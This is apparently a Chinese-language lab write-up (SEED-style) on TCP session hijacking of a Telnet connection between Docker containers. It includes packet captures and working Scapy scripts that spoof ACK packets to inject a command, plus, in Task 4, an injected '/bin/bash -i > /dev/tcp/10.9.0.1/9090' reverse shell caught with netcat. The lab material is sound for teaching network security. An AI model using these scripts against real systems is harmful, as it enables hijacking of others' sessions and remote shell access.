
```
107 2021-07-08 18:2… 10.9.0.6    10.9.0.5    TCP      68 [TCP Dup ACK 106#1] 56536 → 23 [ACK] Seq=3190763167 Ack=17845…
108 2021-07-08 18:2… 10.9.0.6    10.9.0.5    TCP      68 [TCP Dup ACK 106#2] 56536 → 23 [ACK] Seq=3190763167 Ack=17845…
109 2021-07-08 18:2… 10.9.0.5    10.9.0.6    TELNET   89 Telnet Data ...
110 2021-07-08 18:2… 10.9.0.5    10.9.0.6    TELNET   89 [TCP Fast Retransmission] Telnet Data ...
111 2021-07-08 18:2… 10.9.0.5    10.9.0.6    TELNET   89 [TCP Fast Retransmission] Telnet Data ...
112 2021-07-08 18:2… 10.9.0.6    10.9.0.5    TCP      68 56536 → 23 [ACK] Seq=3190763167 Ack=1784512897 Win=501 Len=0 …
113 2021-07-08 18:2… 10.9.0.6    10.9.0.5    TCP      68 [TCP Dup ACK 112#1] 56536 → 23 [ACK] Seq=3190763167 Ack=17845…
114 2021-07-08 18:2… 10.9.0.6    10.9.0.5    TCP      68 [TCP Dup ACK 112#2] 56536 → 23 [ACK] Seq=3190763167 Ack=17845…

Frame 114: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 56536, Dst Port: 23, Seq: 3190763167, Ack: 1784512897, Len: 0
```

可以看到`docker2`的端口为56536。最后一次通信后，`docker1`的下一个`seq=1784512897`，`docker2`的下一个`seq=3190763167`。

因此，构造的脚本为：


```
from scapy.all import *
ip=IP(src="10.9.0.6", dst="10.9.0.5")
tcp=TCP(sport=56536,dport=23,flags="A",seq=3190763167,ack=1784512897)
data="mkdir yyk\r"
pkt=ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

在`docker3`上运行：



```
root@VM:/volumes# python3 ss.py
version    : BitField  (4 bits)                 = 4               (4)
ihl        : BitField  (4 bits)                 = None            (None)
tos        : XByteField                         = 0               (0)
len        : ShortField                         = None            (None)
id         : ShortField                         = 1               (1)
flags      : FlagsField  (3 bits)               = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                = 0               (0)
ttl        : ByteField                          = 64              (64)
proto      : ByteEnumField                      = 6               (0)
chksum     : XShortField                        = None            (None)
src        : SourceIPField                      = '10.9.0.6'      (None)
dst        : DestIPField                        = '10.9.0.5'      (None)
options    : PacketListField                    = []              ([])
--
sport      : ShortEnumField                     = 56536           (20)
dport      : ShortEnumField                     = 23              (80)
seq        : IntField                           = 3190763167      (0)
ack        : IntField                           = 1784512897      (0)
dataofs    : BitField  (4 bits)                 = None            (None)
reserved   : BitField  (3 bits)                 = 0               (0)
flags      : FlagsField  (9 bits)               = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                         = 8192            (8192)
chksum     : XShortField                        = None            (None)
urgptr     : ShortField                         = 0               (0)
options    : TCPOptionsField                    = []              (b'')
--
load       : StrField                           = b'mkdir yyk\r'  (b'')
```

在`docker1`的`/home/seed`目录下看到有yyk文件夹：



```
root@ebbf24eb7272:/home/seed# ls
root@ebbf24eb7272:/home/seed# ls
yyk
```

- automaticaly

代码如下：

```python
from scapy.all import *

pkts = []
def dd(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP(sport=pkt[TCP].sport,dport=23,flags="A",seq=pkt[TCP].seq,ack=pkt[TCP].ack)
    data = "mkdir yyk\r"
    newpkt = ip/tcp/data
    ls(newpkt)
    send(newpkt,verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23',prn=dd)
spoof_pkt(pkts[-1])
```


建立好`Telnet`连接后`Ctrl+c`后会自动构造`seq`和`ack`，可以达到一样的结果。

# Task 4: Creating Reverse Shell using TCP Session Hijacking

和3原理差不多，懒得看`WireShark`了，直接改了一下自动生成`seq`和`ask`的代码：

```
from scapy.all import *

pkts = []
def dd(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP(sport=pkt[TCP].sport,dport=23,flags="A",seq=pkt[TCP].seq,ack=pkt[TCP].ack)
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
    newpkt = ip/tcp/data
    ls(newpkt)
    send(newpkt,verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23',prn=dd)
```

```
spoof_pkt(pkts[-1])
```



```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 52898
seed@ebbf24eb7272:~$
```

拿到`docker1(10.9.0.5)`的`bash shell`.